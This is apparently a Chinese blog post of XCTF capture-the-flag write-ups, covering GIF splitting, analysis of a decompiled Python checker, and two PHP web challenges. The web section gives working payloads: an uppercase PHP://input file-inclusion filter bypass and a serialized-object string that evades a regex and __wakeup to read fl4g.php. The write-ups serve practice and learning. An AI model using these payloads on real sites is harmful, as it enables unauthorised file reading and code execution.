XCTF部分题解

原创

夜幕下的灯火阑珊 于 2020-04-03 21:22:02 发布 131 收藏

分类专栏： 小白 文章标签： xctf

本文链接：https://blog.csdn.net/qq_41628669/article/details/90953608


MISC

glance-50

下载得到gif文件

用kali的convert进行分解，得到一堆图片

再用montage进行拼接



montage flag*.png -tile x1 -geometry +0+0 flag.png

-tile是拼接时每行和每列的图片数，这里用x1，就是只一行

-geometry是首选每个图和边框尺寸，我们边框为0，图照原始尺寸即可

文章转载自

https://blog.csdn.net/zz_Caleb/article/details/89490494

Py-Py-Py

下载得到pyc文件，反编译得到

```
#! /usr/bin/env python 3.6 (3379)
#coding=utf-8
# Compiled at: 2017-07-31 11:44:47
```


```
# Compiled at: 2017-07-31 11:11:17
#Powered by BugScaner
#http://tools.bugscaner.com/
#如果觉得不错,请分享给你朋友使用吧!
import sys, os, hashlib, time, base64
fllag = '9474yeUMWODKruX7OFzD9oekO28+EqYCZHrUjWNm92NSU+eYXOPsRPEFrNMs7J+4qautoqOrvq28pLU='

def crypto(string, op='encode', public_key='ddd', expirytime=0):
    ckey_lenth = 4
    public_key = public_key and public_key or ''
    key = hashlib.md5(public_key).hexdigest()
    keya = hashlib.md5(key[0:16]).hexdigest()
    keyb = hashlib.md5(key[16:32]).hexdigest()
    keyc = ckey_lenth and (op == 'decode' and string[0:ckey_lenth] or hashlib.md5(str(time.time())).hexdigest()[
32 - ckey_lenth:32]) or ''
    cryptkey = keya + hashlib.md5(keya + keyc).hexdigest()
    key_lenth = len(cryptkey)
    string = op == 'decode' and base64.b64decode(string[4:]) or '0000000000' + hashlib.md5(string + keyb).hexdig
est()[0:16] + string
    string_lenth = len(string)
    result = ''
    box = list(range(256))
    randkey = []
    for i in xrange(255):
        randkey.append(ord(cryptkey[i % key_lenth]))

    for i in xrange(255):
        j = 0
        j = (j + box[i] + randkey[i]) % 256
        tmp = box[i]
        box[i] = box[j]
        box[j] = tmp

    for i in xrange(string_lenth):
        a = j = 0
        a = (a + 1) % 256
        j = (j + box[a]) % 256
        tmp = box[a]
        box[a] = box[j]
        box[j] = tmp
        result += chr(ord(string[i]) ^ box[(box[a] + box[j]) % 256])

    if op == 'decode':
        if result[0:10] == '0000000000' or int(result[0:10]) - int(time.time()) > 0:
            if result[10:26] == hashlib.md5(result[26:] + keyb).hexdigest()[0:16]:
                return result[26:]
            return
        else:
            return keyc + base64.b64encode(result)


if __name__ == '__main__':
    while True:
        flag = raw_input('Please input your flag:')
        if flag == crypto(fllag, 'decode'):
            print('Success')
            break
        else:
            continue
```

分析代码

```
#! /usr/bin/env python 3.6 (3379)
#coding=utf-8
# Compiled at: 2017-07-31 11:44:47
#Powered by BugScaner
#http://tools.bugscaner.com/
#如果觉得不错,请分享给你朋友使用吧!
import sys, os, hashlib, time, base64
fllag = '9474yeUMWODKruX7OFzD9oekO28+EqYCZHrUjWNm92NSU+eYXOPsRPEFrNMs7J+4qautoqOrvq28pLU='

def crypto(string, op='encode', public_key='ddd', expirytime=0):
    ckey_lenth = 4

    public_key = public_key and public_key or ''
    #public_key = 'ddd'

    key = hashlib.md5(public_key).hexdigest()
    #将public_key以MD5方式加密，再转化成十六进制

    keya = hashlib.md5(key[0:16]).hexdigest()
    keyb = hashlib.md5(key[16:32]).hexdigest()
    keyc = ckey_lenth and (op == 'decode' and string[0:ckey_lenth] or hashlib.md5(str(time.time())).hexdigest()[
32 - ckey_lenth:32]) or ''

    #ckey_lenth = 4
    #取string的前4位
    #time.time()返回当前时间戳
    #hashlib.md5(str(time.time())).hexdigest()[32 - ckey_lenth:32] 对当前时间戳进行MD5加密并取前28位
    #keyc = '9474'

    cryptkey = keya + hashlib.md5(keya + keyc).hexdigest()
    #cryptkey = '0dfa49faf8e86879017d6a7903583fd24714612b9155b26cf8a45aec4dc8c5af'
    #key_length = 64

    key_lenth = len(cryptkey)
    string = op == 'decode' and base64.b64decode(string[4:]) or '0000000000' + hashlib.md5(string + keyb).hexdig
est()[0:16] + string
    #string_lenth = 56 此处string[4:]中的string应该是题目中的fllag

    string_lenth = len(string)
    result = ''
    box = list(range(256))
    randkey = []
    for i in xrange(255):
        randkey.append(ord(cryptkey[i % key_lenth]))

    for i in xrange(255):
        j = 0
        j = (j + box[i] + randkey[i]) % 256
        tmp = box[i]
        box[i] = box[j]
        box[j] = tmp

    for i in xrange(string_lenth):
        a = j = 0
        a = (a + 1) % 256
        j = (j + box[a]) % 256
        tmp = box[a]
        box[a] = box[j]
```

```
        box[j] = tmp
        result += chr(ord(string[i]) ^ box[(box[a] + box[j]) % 256])
    #由这一段代码可得result为00000000005a8fdc3c8eb7970bThe challenge is Steganography

    if op == 'decode':
        if result[0:10] == '0000000000' or int(result[0:10]) - int(time.time()) > 0:
            if result[10:26] == hashlib.md5(result[26:] + keyb).hexdigest()[0:16]:
                return result[26:]
            return
        else:
            return keyc + base64.b64encode(result)


if __name__ == '__main__':
    while True:
        flag = raw_input('Please input your flag:')
        if flag == crypto(fllag, 'decode'):
            print('Success')
            break
        else:
            continue
```

由代码可知为隐写术，应该为Stegosaurus隐写
相关内容可参考https://www.cnblogs.com/ECJTUACM-873284962/p/10041534.html



Web

Web_php_include

题目


```php
<?php
show_source(__FILE__);
echo  $_GET['hello'];
$page=$_GET['page'];
while  (strstr($page,  "php://"))  {
        $page=str_replace("php://",  "",  $page);
}
include($page);
?>
```


str_replace函数对大小写不敏感，用大写的PHP://绕过

文件包含题，使用php://input上传文件

?page=PHP://input

先读取所有文件，发现fl4gisisish3r3.php



读取该文件，得到flag

```
#007700">)</span><span style="color: #0000BB"> {<br />    </span><span style="color:
#0000BB">$page</span><span style="color: #007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color: #007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color: #007700">, </span><span style="col
#DD0000">""</span><span style="color: #007700">, </span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br />}<br />include(</span><sp
style="color: #0000BB">$page</span><span style="color: #007700">);<br /></span><span
style="color: #0000BB">?&gt;<br /></span>
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


Web_php_unserialize

题目

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

正则表达式用+号绕过，+号在url中解码为空格
wakeup()函数只要变量数大于实际数目则可以绕过
在本地复现一部分代码

```php
<?php
class Demo {
 private $flag = "flag";
}
$a = new Demo();
echo serialize($a);
?>
```

结果为

```
O:+4:"Demo":2:{s:10:"\00Demo\00file";s:4:"flag";}
```

两个\00用php解析不出，得用python加密，由此可以得到如下代码

```python
import base64
b = 'O:+4:"Demo":2:{s:10:"\00Demo\00file";s:8:"fl4g.php";}'
print base64.b64encode(b)
```

payload:?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
其base64解码为`O:+4:"Demo":2:{s:10:"\00Demo\00file";s:8:"fl4g.php";}`